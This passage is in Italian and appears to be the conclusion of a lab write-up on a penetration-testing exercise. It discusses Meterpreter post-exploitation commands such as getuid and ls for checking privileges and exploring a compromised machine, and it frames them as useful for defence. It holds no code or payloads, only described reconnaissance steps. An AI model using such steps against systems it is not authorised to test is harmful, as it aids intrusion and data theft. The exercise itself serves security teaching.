Inoltre, il comando getuid è stato utilizzato per verificare con quale utente siamo autenticati sulla macchina compromessa. Questa informazione ci ha permesso di determinare i privilegi a nostra disposizione: se siamo connessi come root o SYSTEM, abbiamo pieno controllo sulla macchina, mentre se siamo un utente normale, le azioni che possiamo intraprendere sono limitate. Infine, con il comando ls abbiamo esplorato la struttura del filesystem della macchina compromessa, elencando file e directory presenti nel sistema. Questo ci ha permesso di identificare file sensibili, cartelle di interesse o file di log, che potrebbero contenere informazioni utili per un'eventuale escalation dei privilegi o per compiere altre azioni di attacco.

Ogni comando utilizzato ha contribuito in modo significativo a raccogliere informazioni sul sistema compromesso e sulla sua rete. L'impiego di questi strumenti di Meterpreter ha messo in evidenza come una volta ottenuto l'accesso iniziale a un sistema, l'attaccante possa esplorare in profondità il sistema stesso, raccogliendo dati vitali per compiere azioni successive come l'escalation dei privilegi, l'esfiltrazione dei dati o per mantenere l'accesso al sistema compromesso. Allo stesso modo, questi comandi sono anche utili per la difesa contro gli attacchi, poiché forniscono una chiara visione delle vulnerabilità e delle aree di interesse che un attaccante potrebbe sfruttare. Comprendere come un attaccante utilizzi questi comandi permette agli amministratori di sistema di implementare misure preventive e di difesa per proteggere meglio i sistemi da intrusi.

In sintesi, questo esercizio ha messo in evidenza l'importanza delle fasi di post-exploitation in un attacco informatico, evidenziando come strumenti come Meterpreter possano essere utilizzati per raccogliere informazioni critiche, navigare nel sistema compromesso e sfruttare vulnerabilità esistenti. Al tempo stesso, ha sottolineato la necessità di implementare misure di sicurezza adeguate per prevenire attacchi simili e proteggere efficacemente le risorse di rete e i dati sensibili.